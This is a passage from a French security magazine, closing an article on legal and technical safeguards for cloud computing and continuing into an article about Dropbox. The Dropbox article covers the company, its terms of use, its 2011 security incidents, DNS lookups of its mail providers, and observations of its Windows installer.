Le contrat permet enfin de préciser l'intégralité des mesures de sécurité à la charge du prestataire et du client et de prévoir les conditions dans lesquelles le client peut réaliser un audit des installations du prestataire. Une attention particulière devrait être accordée aux conditions d'habilitation des administrateurs du fournisseur : la traçabilité de leurs actions et l'intégration d'une clause de confidentialité dans leur contrat de travail font partie des garanties possibles. Le client peut également demander des engagements de niveau de service (SLA) sur des critères clés pour le disponibilité, la confidentialité, etc.

2.3.2.2 La gestion de la localisation : plusieurs outils sont disponibles

Concernant la localisation des données, il est nécessaire d'encadrer les transferts de données hors de l'Union européenne afin de s'assurer que les données ainsi transférées bénéficieront du même niveau de protection juridique peu importe l'endroit où elles se trouvent. Plusieurs outils peuvent aujourd'hui être utilisés :

- Tout d'abord, les données peuvent être transférées librement vers les pays disposant d'une législation adéquate (Union européenne, Canada, Suisse et Argentine).
- Dans le cas où le prestataire est américain, il est possible de lui transférer des données personnelles s'il adhère au Safe Harbor, un dispositif conçu par la Commission européenne et la FTC (*Federal Trade Commission*) dans lequel les sociétés américaines s'engagent à respecter les principes de protection des données européens.
- Il est également possible d'établir des clauses contractuelles types qui encadrent le transfert de données et qui permettent d'obtenir l'autorisation de la CNIL.
- Enfin, il est possible de recourir au mécanisme des BCR (*Binding Corporate Rules*) par lequel un groupe international définit des règles internes concernant les transferts de données. Le cadre actuel des BCR ne s'applique qu'aux responsables de traitement, mais des travaux sont en cours pour créer des « BCR sous-traitants » qui permettraient aux sous-traitants de mettre en place des procédures internes de protection des données, pour les traitements de leurs clients. Les BCR présentent l'avantage d'offrir une approche globale de la protection des données là où les clauses contractuelles ne concernent que des transferts bilatéraux.

2.3.3 Des mesures techniques complémentaires

Outre les dispositions contractuelles, le client d'une offre de Cloud computing peut mettre en place des mesures de sécurité informatique pour protéger les données. A minima, il convient de chiffrer les flux de données entrants et sortants du Cloud. Ce chiffrement peut être réalisé par l'utilisation de SSL ou par la mise en place d'un VPN.

Par ailleurs, il est fortement conseillé d'avoir recours au chiffrement des données elles-mêmes lorsque cela est possible. Les modalités de mise en œuvre de ce chiffrement, notamment la gestion des clés, doivent être étudiées de façon à ce que seul le client soit en mesure d'accéder aux données. Par exemple, le service Wuala offre une solution de stockage dans laquelle les

opérations de chiffrement sont réalisées côté client, à partir de clés de chiffrement liées aux mots de passe des utilisateurs **[7]**.

De plus, la mise en place de systèmes de gestion des habilitations fiables et sécurisés est également incontournable pour les services SaaS, afin de garantir l'étanchéité des données gérées par un même fournisseur mais appartenant à des clients différents. Le système d'habilitation du fournisseur ainsi que celui du client doivent être mis à niveau pour éviter les malveillances internes.

Il est également nécessaire d'envisager des mécanismes de traçabilité, tant au niveau des opérations effectuées sur les données qu'au niveau de la localisation de ces données. En effet, s'ils sont correctement mis en œuvre, ces mécanismes permettent d'apporter des garanties quant aux opérations effectuées sur les données, et ainsi de détecter et de prévenir de potentielles opérations non légitimes.

Le chiffrement côté client est relativement facile à mettre en œuvre pour les services d'infrastructures IaaS. En revanche, cette technologie est aujourd'hui peu compatible avec les services de type SaaS ou PaaS car les données doivent être déchiffrées au sein de l'application : elles ne sont alors pas protégées d'une attaque utilisant l'application (attaque par script par exemple). De plus, le chiffrement ralentit les traitements. De nombreux travaux sont en cours à ce sujet, notamment au niveau des systèmes de fichiers chiffrés **[8]** ou de la gestion et du renouvellement des clés. Des travaux de recherche concernent également le chiffrement cherchable et le chiffrement homomorphe :

- Le chiffrement cherchable **[9]** a pour caractéristique de permettre d'effectuer des recherches dans le texte chiffré. Il devient donc possible de réaliser des requêtes sur des bases de données chiffrées sans pour autant avoir accès aux données en clair.
- Le chiffrement homomorphe **[10]** a quant à lui pour particularité de permettre la réalisation d'opérations mathématiques sur des données chiffrées. Ces algorithmes sont toutefois encore trop rudimentaires pour être exploités dans la plupart des applications de Cloud computing et plusieurs attaques ont été identifiées sur ce type de chiffrement.

Conclusion

Le Cloud computing, notion protéiforme recouvrant des services très variés depuis l'hébergement jusqu'à la gestion de l'ensemble des applications métiers d'un grand groupe, constitue une évolution majeure de l'informatique, que ce soit pour les entreprises et les particuliers.

La mise en œuvre de ces nouveaux services suppose toutefois une révision complète des procédures et des mesures de sécurité à mettre en œuvre au sein de l'entreprise et le passage réussi au Cloud computing n'est pas si simple que les fournisseurs veulent le faire croire.

De plus, le cadre réglementaire impose plusieurs contraintes sur les traitements, notamment quand ils comportent des données personnelles. Il maintient également la responsabilité principale du client qui choisit de recourir au Cloud, même quand, concrètement, il peut difficilement contrôler le fournisseur.

Dès lors, il convient d'envisager un passage vers le Cloud de façon progressive, en commençant par des traitements présentant peu de risques, et en réalisant des analyses de risques couvrant l'environnement technique, juridique et métier afin de réaliser cette transition en toute sécurité, pour les organismes clients comme pour les personnes dont les données migrent vers le Cloud.

Dans les prochaines années, le cadre réglementaire devrait évoluer à l'occasion de la révision de la directive 95/46/CE sur la protection des données personnelles : un projet de règlement européen devrait remplacer cette directive à l'horizon 2014 et devrait prévoir un régime de responsabilité accru pour les sous-traitants, pour mieux prendre en compte la réalité du secteur du Cloud computing. Ce nouveau règlement garantira également une harmonisation des législations au sein de l'Union européenne. Pour autant, les clients garderaient la responsabilité d'assurer la sécurité des données qu'ils traitent, et devraient en plus être soumis à une obligation de notification des violations de données à caractère personnel, pour l'instant limitée au secteur des communications électroniques **[11]**. ■

▪ RÉFÉRENCES

[1] http://www.nist.gov/itl/csd/cloud-102511.cfm

[2] http://blog.dropbox.com/?p=846 et http://www.dropbox.com/security

[3] http://phx.corporate-ir.net/phoenix.zhtml?c=97664&p=irol-newsArticle&ID=1072981

[4] http://www.zdnet.fr/actualites/cloud-et-patriot-act-microsoft-susceptible-de-transmettre-des-donnees-aux-etats-unis-39762281.htm

[5] http://www.01net.com/editorial/534667/dropbox-victime-d-une-faille-de-securite-beante/

[6] http://www.enisa.europa.eu/act/rm/files/deliverables/cloud-computing-risk-assessment

[7] http://www.wuala.com/fr

[8] http://www.dcg.ethz.ch/publications/srds06.pdf

[9] http://crypto.stanford.edu/~dabo/papers/encsearch.pdf

[10] http://www.forbes.com/forbes/2009/0713/breakthroughs-privacy-super-secret-encryption.html et http://pages-perso.esil.univmed.fr/~bonnecaze//VETO/primitives_crypto.pdf, p23 et 24

[11] Article 38 de l'ordonnance 2011-1012 du 24 août 2011 : http://legifrance.gouv.fr/affichTexte.do?cidTexte=JORFTEXT000024502658&categorieLien=id

LE NUAGE DROPBOX VU DE LA TERRE FERME

Saâd Kadhi, HAPSIS – saad.kadhi@hapsis.fr / @_saadk

« Left my data in El Dropbox, I gotta get, I got-got ta get it » A Tribe Called Quest (Dropbox remix)

mots-clés : CLOUD / DROPBOX / OSINT / INVESTIGATION

Dropbox est un service emblématique du « Cloud ». Nous vous proposons de partir à sa découverte en nous penchant sur l'entreprise éponyme avant d'évoquer deux incidents de sécurité majeurs dont elle et ses clients furent victimes. Enfin, nous allons nous intéresser aux coulisses du service.

1 Une boîte à bijoux

L'aventure Dropbox a débuté en 2007. Dans un bus. Drew Houston, alors étudiant au M.I.T., comptait travailler ce soir-là. Durant le trajet qui le menait à son domicile, il se rend compte qu'il a oublié la clé USB contenant les documents dont il avait besoin. Exaspéré, il a entrepris le développement d'un outil capable de synchroniser des fichiers entre plusieurs équipements. Quelques mois plus tard, il fut rejoint par Arash Ferdowsi, un autre étudiant du M.I.T et ils fondèrent l'entreprise au cœur de cet article.

En mars 2008, Dropbox était prêt à tester son service en bêta après en avoir fait l'annonce sur TechCrunch, appuyée par une vidéo de démonstration publiée sur Digg **[1]**. En 24 heures, 75.000 volontaires ont frappé aux portes de leur nuage **[2]**.

En octobre 2008, et avec un nombre d'utilisateurs qui grossissait à vue d'œil, Drew et Arash font une tournée des *Venture Capitalists* et lèvent un « petit » capital de $6M (environ 4.65M€). Cela n'a pas manqué d'attirer la convoitise de plusieurs acteurs américains de l'Internet dont Apple, et en décembre 2009, le duo a rencontré feu Steve Jobs. L'histoire, telle qu'elle fut racontée par Drew **[3]**, laisserait entendre qu'Apple souhaitait acquérir la petite start-up. Mais le duo n'était pas prêt à lâcher sa création. Ils étaient en route pour construire une grande entreprise. Steve Jobs aurait alors répondu que ce qu'ils avaient développé était une fonctionnalité et non un produit. Mais une « fonctionnalité » de cette nature, surtout si elle facilite la vie des internautes, peut rapporter gros. D'ailleurs dès juin 2011, Apple a annoncé sa propre « fonctionnalité », iCloud.

Laissons Steve à ses lauriers et quelques mois s'écouler pour retrouver Dropbox en octobre 2011 et une seconde levée de fonds. Celle-ci est beaucoup, beaucoup plus conséquente que la première puisqu'elle s'élève à $250M (environ 194M€). Y ont participé des investisseurs aussi prestigieux que Sequoia Capital ou Goldman Sachs **[4]**. L'entreprise compte à l'heure où nous écrivons ces lignes 90 collaborateurs **[5]** et plus de 50 millions d'utilisateurs. D'après le magazine *Forbes*, c'est l'une des entreprises les plus « hot » du moment dans la Silicon Valley. Sa valeur est estimée à $4B (environ 3,1Mds d'euro) **[6]**.

1.1 Entrée libre, accès sans achats (mais c'est mieux avec)

Vous l'aurez compris, Dropbox est un service de partage de fichiers entre plusieurs ordinateurs et ordiphones appartenant à un ou plusieurs utilisateurs. Il est aujourd'hui capable de synchroniser des fichiers entre plusieurs équipements de nature différente : PC sous Windows, Linux ou Mac OS X, mais aussi iPhone, iPad, Android et même BlackBerry.

À l'aide d'un simple glisser-déposer, un utilisateur peut envoyer des fichiers sur la plate-forme « Cloud » de Dropbox. Ces fichiers seront alors automatiquement répliqués sur tous les équipements appartenant à l'utilisateur et sur lesquels un client Dropbox est présent. Un utilisateur peut aussi accéder à son compte à l'aide d'un simple navigateur et d'une connexion HTTPS.

Les utilisateurs Dropbox peuvent partager des fichiers ou des dossiers entre eux ou avec un public plus large à l'aide de liens « privés ».

Dropbox propose un service de base « gratuit » vous permettant de stocker jusqu'à 2Go de données **[7]**.

Si vous voulez plus d'espace, il suffira de vous acquitter de $9.99 (environ 7,75€) pour 50Go ou $19.99 (environ 15,50€) pour 100Go tous les mois.


Dropbox dispose en outre d'une offre plus récente, appelée *Teams*, et destinée à des équipes collaborant en ligne et pouvant avoir besoin d'un grand espace de stockage dans le « Cloud ». Une console d'administration est proposée et les prix sont très attractifs. Par exemple, une équipe de 5 utilisateurs peut bénéficier d'1To pour $795 (environ 616€) par an.

Ce type de *business model* est connu sous le nom de *Freemium* **[8]**.

1.2 Petit tour du locataire

L'installation de Dropbox est d'une fantastique simplicité. Nous insulterions votre intelligence si nous vous la présentions en détail.

La création d'un compte « gratuit » (ou pas) se fait directement depuis l'interface d'installation du logiciel :



Exemple de création de compte directement depuis le logiciel d'installation

Comme vous l'aurez remarqué, l'auteur semble avoir une fâcheuse propension à utiliser les guillemets à chaque fois qu'il écrit le mot « gratuit ». Rassurez-vous, il ne s'agit pas d'un trait de style pour marquer sa différence, mais plutôt d'une méfiance naturelle à l'égard des buffets gratuits. Avant de goûter, il faudrait idéalement lire la composition des plats tout en se rappelant que la gratuité, c'est-à-dire le caractère de ce qui est fait ou donné sans contrepartie ou recherche de compensation, est une denrée fort rare en ce bas monde.

Avant de cliquer « Next », lisons donc attentivement les conditions d'utilisation. Celles-ci sont disponibles sur Internet **[9]** et s'appliquent à tout type de compte. La page les détaillant contient plusieurs onglets et il vaut mieux avoir une bonne paire de lunettes ou connaître la fonction d'agrandissement de son navigateur pour en lire le contenu.

On y apprend par exemple que le client Dropbox bénéficie de mises à jour silencieuses. Y a-t-il pour autant matière à alimenter nos esprits tortueux de passionnés de la sécurité de l'information ?

1.2.1 Chiffrement... oui mais

Dropbox repose sur le service de stockage en ligne S3 d'Amazon **[10]**. Les fichiers sont transmis vers et récupérés depuis les serveurs S3 à l'aide d'un canal SSL s'appuyant sur un chiffrement AES-256 ; lorsque c'est possible. En outre, Dropbox fournit une API pour permettre à des applications tierces d'interagir avec le service. Il est précisé que certaines parmi ces dernières et particulièrement celles destinées aux ordiphones peuvent, à leur seule discrétion, ne pas activer le chiffrement proposé par l'API.

Ce même algorithme est utilisé pour chiffrer les fichiers avant qu'ils ne soient déposés sur les périphériques de stockage de masse fournis par Amazon. De ce fait, Dropbox, et non l'utilisateur, gère les clés de chiffrement. Ce dernier ne peut même pas les choisir ou les changer. Pouvons-nous pour autant avoir une confiance aveugle en ce nuage ? Un double langage nous amène à une certaine prudence. Il est écrit que les employés de la société ne peuvent en aucun cas voir le contenu des fichiers entreposés sur les serveurs. Ils ne peuvent consulter que des métadonnées telles que les noms de fichiers ou leur localisation. Toutefois, les conditions d'utilisation précisent aussi qu'un « petit » nombre d'employés sont obligés d'avoir accès à toutes les données des utilisateurs dans les cas suivants :

- respect d'obligations légales ;
- prévention de la mort d'une personne ou de toute blessure corporelle grave qui peut la menacer ;
- protection de Dropbox ou de ses utilisateurs ;
- protection des droits de Dropbox.

Cela donne quelque peu à réfléchir.

1.2.2 La sécurité, c'est votre responsabilité

En tant qu'utilisateur du service, la sécurité de votre compte ainsi que de vos données est entièrement sous votre responsabilité. Dropbox ne peut, en aucun cas, être tenu pour responsable en cas de perte ou de corruption des données que vous avez confiées au service. Par ailleurs, vous êtes aussi responsable de toute activité, légitime ou non, effectuée à l'aide de votre compte. Ces conditions s'appliquent pour tout type de compte a priori, « gratuit » ou payant.

1.2.3 Données enregistrées

Lors de l'utilisation du service, Dropbox enregistre des informations relatives aux équipements des utilisateurs telles que les types de navigateurs utilisés **[11]**, mais aussi des identifiants uniques comme le *Unique Device Identifier* ou UDID des équipements iOS d'Apple, les opérateurs mobiles et la configuration du système depuis lequel vous accédez au service ainsi que les adresses IP. Ces dernières peuvent être utilisées pour vous localiser de façon « approximative ». À l'heure actuelle, les applications pour ordiphones de la société n'aspirent pas les données de localisation GPS que proposent ces terminaux intelligents. Néanmoins, ils ne se l'interdisent pas s'ils en ressentent le besoin ou l'envie. Enfin, les *cookies* et les outils d'analyse de fréquentation (*Google Analytics* dans le cas présent) sont omniprésents.

1.2.4 Une cascade de nuages

En notre ère où les nuages fleurissent à tour de bras, il n'est guère surprenant de voir une avalanche de sous-traitants intervenir pour malaxer nos données autant que nécessaire. Et Dropbox ne se prive pas de rappeler à ses utilisateurs que la société peut faire appel à certains tiers de confiance pour fournir, analyser ou améliorer le service rendu. Encore faudrait-il définir la notion de confiance **[12]**. Ces tiers peuvent intervenir sur le stockage, la maintenance, la gestion des bases de données, les analyses de fréquentation, le traitement des transactions financières ou l'amélioration des fonctionnalités. Ils peuvent avoir accès à vos données personnelles dans les limites définies par les conditions d'utilisation et leur champ d'intervention peut être étendu à souhait par la société afin d'atteindre les objectifs de service précités.


À titre d'exemple, nous vous proposons de rechercher les éventuels sous-traitants qui gravitent autour de la messagerie de l'entreprise. Pour cela, utilisons les mines d'information classiques que sont le DNS et les bases *whois* et GeoIP.

```
> host -t MX dropbox.com
dropbox.com mail is handled by 10 aspmx.l.google.com.
dropbox.com mail is handled by 20 alt1.aspmx.l.google.com.
dropbox.com mail is handled by 30 alt2.aspmx.l.google.com.
```

Les MX sont des serveurs de messagerie Google Mail. Notre petit doigt nous dit qu'il existe un **mail.dropbox.com** et qu'il est aussi géré par le béhémoth du courriel :

```
> host -t A mail.dropbox.com
mail.dropbox.com is an alias for ghs.google.com.
ghs.google.com is an alias for ghs.l.google.com.
ghs.l.google.com has address 173.194.65.121
```

Une copie d'écran suffit à nous convaincre que nous sommes bien au bon endroit. Nous avons en prime une sympathique photographie d'Arash Ferdowsi, le directeur technique de l'entreprise (sympa le chapeau !).



Chapeau le CTO !


Bien entendu, nous ne pourrions imaginer que la messagerie puisse contenir des éléments sensibles relatifs à des données utilisateur. Les boîtes aux lettres du « petit » nombre d'employés qui ont le privilège d'accéder à ces données doivent certainement être hébergées en lieu sûr.

Intéressons-nous maintenant aux enregistrements SPF et tentons d'y repérer d'autres sous-traitants :

```
> host -t TXT dropbox.com
dropbox.com descriptive text "spf2.0/pra a mx include:support.
zendesk.com include:_spf.google.com ip4:174.36.51.49
ip4:208.43.223.178 ip4:207.126.144.0/20 ip4:64.18.0.0/20
ip4:74.125.148.0/22 ip4:199.47.216.0/22 ?all"
dropbox.com descriptive text "v=spf1 a mx include:support.zendesk.
com include:_spf.google.com ip4:174.36.51.49 ip4:208.43.223.178
ip4:207.126.144.0/20 ip4:64.18.0.0/20 ip4:74.125.148.0/22
ip4:199.47.216.0/22 ?all"
```

Les « Clouds » commencent à se cascader. Après le « Cloud » Google, voilà que celui de Zendesk pointe son nez. C'est la solution en mode SaaS retenue par Dropbox pour assurer le support de ses utilisateurs. Les serveurs de Zendesk sont hébergés chez Rackspace, un important hébergeur américain. Nous trouvons aussi dans ces enregistrements des références aux trois entreprises suivantes :

- Forex Club International, un site proposant des solutions de courtage sur le marché des devises dont le serveur 174.36.51.49 est hébergé par SoftLayer.
- EvenFlow, la société mère de Dropbox dont le serveur 208.43.223.178 est aussi hébergé par SoftLayer.



Une cascade de nuages

- Postini (207.126.144.0/20 et 64.18.0.0/20) qui appartient à Google et qui fournit des solutions SaaS antispams et sécurité web.

Le bloc 74.125.148.0/22 appartient à Google. 199.47.216.0/22 est le réseau utilisé par le *Network Operations Center* de Dropbox. Nous allons le retrouver un peu plus tard.

1.2.5 Et hop, on change !

L'immanquable clause de modification à souhait des conditions d'utilisation est, à notre grand dam, bien présente. Grâce à elle, la société s'octroie le droit de changer ces dernières sans crier gare. Selon son bon vouloir, elle peut décider d'envoyer un message électronique, faire un billet sur son blog... ou rien. Bien entendu, tant que l'utilisateur continue à profiter du service, il accepte implicitement toute modification de ces conditions, même silencieuse.

D'ailleurs, une commotion est venue secouer la mécanique bien huilée de Dropbox le printemps dernier **[13]**. Les utilisateurs avaient appris, suite à une de ces modifications, que non seulement Dropbox détenait les clés permettant de déchiffrer les données stockées sur ses serveurs, mais que la société supprimait le chiffrement lorsque les forces de l'ordre américaines manifestaient le besoin d'accéder à ces données. Face aux philippiques qui lui furent adressés, la société s'est fendue d'un billet fort explicite sur son blog **[14]**.

Cependant, le commentaire acerbe d'un lecteur du site BetaNews **[15]** résume bien mieux notre pensée :

« *If security is a concern, you shouldn't put your sensitive data onto public sites. Period.* », *comments Betanews reader Greg Glockner.* « *Keep the files on your own devices... A provider like DropBox may pledge security, then change their terms of service at a moment's notice. This isn't specific to DropBox but to any provider.* »

1.2.6 À Entrée libre, sortie libre ?

Avant de clore ce long mais nécessaire parcours des conditions d'utilisation, attardons-nous quelque peu sur la rétention de données telle qu'elle est pratiquée par cette entreprise. L'utilisateur peut demander la suppression de son compte et de ses données en visitant https://www.dropbox.com/account/delete mais sa demande ne sera pas nécessairement prise en compte. Il est précisé que Dropbox peut garder les informations et autres données de l'utilisateur pour différentes raisons, dont certaines nous laissent dubitatifs. Et même dans le cas où ces raisons ne s'appliqueraient pas, des versions sauvegardées de ces éléments peuvent exister après la suppression effective du compte de l'utilisateur. Nous n'avons probablement pas la même définition du mot « suppression ».

Voici plus de six mois, l'auteur de l'article a demandé la suppression d'un compte Dropbox. Malgré la réinstallation complète de sa machine principale quatre mois après cette demande, il peut toujours accéder à ce compte ainsi qu'aux fichiers qu'il y a entreposés. Y aurait-il baleine sous gravier ? Est-ce ainsi que Dropbox peut crier à qui veut bien l'entendre que 50 millions d'utilisateurs batifolent joyeusement dans son « Cloud » et augmenter ainsi sa valeur sur le marché des hautes technologies ?

2 Sus au nuage !

Comme vous avez pu le constater, les conditions d'utilisation n'invitent pas l'utilisateur potentiel à une parfaite sérénité. Ce sentiment de brumeux mal-être ne fera qu'empirer. Nous allons aborder en effet deux incidents de sécurité majeurs qui ont frappé de plein fouet le service en 2011. Après cet interlude, nous sauterons sur notre souris pour finir l'installation de notre client Dropbox.

2.1 C'est ma tournée

Afin de rassurer ses utilisateurs, Dropbox a une page dédiée à la sécurité **[16]** qui contient la phrase suivante :

Dropbox website and client software have been hardened against attacks from hackers.

C'est sans compter sur la sagacité de Derek Newton qui, le 7 avril 2011 **[16]**, a fait quelques découvertes fort intéressantes.

En ce temps et sous Microsoft Windows, Dropbox stockait les informations de configuration dans un certain nombre de fichiers au format SQLite situés dans le répertoire `%APPDATA%\Dropbox`. Un de ces fichiers, `config.db`, contenait une valeur `host_id` attribuée à la machine après authentification de l'utilisateur lors de la procédure d'installation du client. Derek Newton a découvert que cette valeur était la seule donnée nécessaire pour authentifier un équipement.

Si un attaquant pouvait obtenir le fichier `config.db` en s'appuyant sur un maliciel distribué à l'aide de la messagerie électronique, par exemple, et le déposait sur sa propre machine dotée d'un client Dropbox, il avait alors accès à tous les fichiers que la victime confiait au service ; ceci, jusqu'à la suppression de l'équipement compromis dans la liste des équipements autorisés. Seule l'interface web propose cette fonctionnalité :


« *Taking the config.db file, copying it onto another system (you may need to modify the dropbox_path, to a valid path), and then starting the Dropbox client immediately joins that system into the synchronization group without notifying the authorized user, prompting for credentials, or even getting added to the list of linked*

devices within your Dropbox account (even though the new system has a completely different name) – this appears to be by design. Additionally, the host_id is still valid even after the user changes their Dropbox password (thus a standard remediation step of changing credentials does not resolve this issue). »

L'attaquant pouvait éventuellement s'aider de Firesheep **[17]** pour identifier les victimes potentielles sur un réseau sans fil.


Le 11 avril 2011, soit 4 jours après la découverte faite par Derek Newton, Marco Ramilli **[18]** annonçait la disponibilité d'une implémentation de l'attaque appelée *dbClone* et créée par un certain Moloch. Le 16 avril, dbClone fut portée sous Mac OS X **[19]**.

Ce n'est que fin avril que la société a mis à disposition de ces utilisateurs une version expérimentale corrigeant le problème **[20]**. `config.db`, bien que toujours présent, n'est plus vraiment utilisé. Il ne contient plus d'informations exploitables. Avec la version expérimentale proposée, un nouveau fichier au nom de `config.dbx` a vu le jour et il semble être chiffré. À notre connaissance, aucun outil public n'est en mesure de le lire.



Contenu du fichier config.db

D'autres fichiers portant l'extension DBX se trouvent dans le répertoire `%APPDATA%\Dropbox`.



Contenu du répertoire %APPDATA%\Dropbox

2.2 Journée portes ouvertes

Peu de temps après la découverte de ce grossier défaut de sécurité, Dropbox fut de nouveau frappé par un autre incident révélateur de la nature évolutive du « Cloud » avec des mises à jour fréquentes et parfois mal qualifiées.

En juin 2011, Dropbox effectua une mise à jour du service. Celle-ci, par malheur, a fait fi de l'authentification exigée pour l'accès aux fichiers déposés par les utilisateurs ou à leurs informations personnelles **[21]**.

Pendant plus de quatre heures, tout utilisateur pouvait accéder aux données de n'importe quel autre utilisateur du service. Aucun code d'exploitation ou incantation magique n'étaient nécessaires. À la décharge de l'entreprise, un billet de blog fut publié par Arash Ferdowsi avec des mises à jour régulières **[22]**. L'erreur de manipulation aurait affecté environ 250.000 utilisateurs.

Après investigation, il s'est avéré que les données d'une petite centaine d'utilisateurs furent lues, altérées voire supprimées. Dropbox, par la main de Drew Houston lui-même, se serait fendu d'un courriel personnalisé pour chacun des utilisateurs impactés. Présentant ses plates excuses, le PDG aurait même fourni son numéro de mobile personnel en rappelant que Dropbox était toute sa vie **[3]**.

Alors que les fichiers sont censés être chiffrés par des clés symétriques AES-256 qui devraient être, d'une manière ou d'une autre, dérivées du ou associées au mot de passe de l'utilisateur, comment un tel incident a-t-il pu se produire ? Si l'authentification n'était plus nécessaire, cela voudrait-il dire que le service ne chiffrait tout bonnement plus les fichiers et que ces derniers étaient entreposés en clair chez Amazon ? Si c'est le cas, n'avons-nous pas là une enfreinte claire aux conditions d'utilisation ? Quelle que soit la réponse à ces questions, cela démontre à quel point la notion de confiance dans le « Cloud » peut être sibylline **[23]**.

Bons princes, le pardon facile, nous cliquons « Next » pour poursuivre l'installation du client Dropbox sur une machine virtuelle Microsoft Windows 7 Professionnel 64 bits équipée de Dropbox 1.2.49 ; dernière mouture disponible à l'heure actuelle. Nous prenons tout de même quelques précautions appelées Process Monitor, WireShark et ApateDNS à défaut de pouvoir utiliser le bac à sable à la mode au nom d'oiseau **[24]** qui nous a joyeusement fait défaut.

3 Côté coulisses

L'objectif de cette partie ne consiste pas à faire une rétro-conception de Dropbox. Non seulement cela dépasse les compétences de l'auteur, mais cette activité est strictement interdite par les conditions d'utilisation du service. Il s'agit principalement de noter quelques éléments qui nous paraissent importants dans le processus d'installation et dans le fonctionnement de l'agent. Cela pourrait donner des idées à certains membres de notre communauté. Nous allons aussi détailler l'activité réseau à des fins, sait-on jamais, de filtrage ou de surveillance sur un réseau d'entreprise.

3.1 Loup, loup, que fais-tu ? M'entends-tu ?

Nous savons déjà que les fichiers de configuration se trouvent sous le répertoire **%APPDATA%\Dropbox**. Le programme d'installation commence d'ailleurs par vérifier si le fichier **%APPDATA%\Dropbox\installer\new_trace** existe déjà. Cette vérification est effectuée plusieurs fois durant le déroulement de l'installation. Très tôt, une activité réseau se manifeste. Nous allons la détailler un peu plus loin. Pour l'instant, concentrons-nous sur les entrées/sorties au niveau du dispositif de stockage de masse.

Le programme d'installation crée un fichier appelé **%APPDATA%\Dropbox\installer\l\4f1af881**. Il récupère un certain nombre d'informations de configuration système telles que le nom de la machine ainsi que des DLL embarquées (**System.dll**, **UAC.dll**, **nsExec.dll**, ...) qu'il copie dans des emplacements temporaires puis effectue plusieurs opérations d'écriture dans le fichier précité.

Il crée ensuite le répertoire **%APPDATA%\Dropbox\bin**. Ce dernier contient l'agent **Dropbox.exe**, le programme de désinstallation **Uninstall.exe** et des DLL, tous infantés par le programme d'installation, ainsi qu'un fichier vide, **itag**.

Puis le système de contrôle du pare-feu Windows est invoqué pour ajouter l'agent à la liste des programmes autorisés à contourner les restrictions imposées :

```
"C:\Windows\system32\netsh" firewall add allowedprogram "%APPDATA%\
Dropbox\bin\Dropbox.exe" Dropbox ENABLE
```

Le programme d'installation passe ensuite la main à **Dropbox.exe**. Ce dernier semble s'appuyer sur le langage de programmation Python, comme le montre la commande **strings** appliquée à l'exécutable :


```
> strings Dropbox.exe | egrep -i "python|py2exe"| head -20
PYTHONSCRIPT
PYTHON25.DLL
[...]
PY2EXE_VERBOSE
PY2EXE_VERBOSE
PYTHONINSPECT
Py_SetPythonHome
\src\dropbox\python-2.5-dropbox\Modules\_ssl.c
\src\dropbox\python-2.5-dropbox\Modules\_ncrypt\utils.c
registry string is too long for a Python string
\src\dropbox\python-2.5-dropbox\Modules\arraymodule.c
\src\dropbox\python-2.5-dropbox\Python\ast.c
\src\dropbox\python-2.5-dropbox\Objects\cellobject.c
\src\dropbox\python-2.5-dropbox\Objects\classobject.c
```

Recherche d'éléments Python dans la base de registre

Durant son exécution, il va aussi créer un journal dans ce même répertoire, appelé **Dropbox.exe.log**. Les traces qu'il contient sont toutes des erreurs d'exécution générées par Python. Le motif suivant est présent et répété plusieurs fois :

```
Traceback (most recent call last):
  File "common_util\callbacks.pyc", line 67, in run_handlers
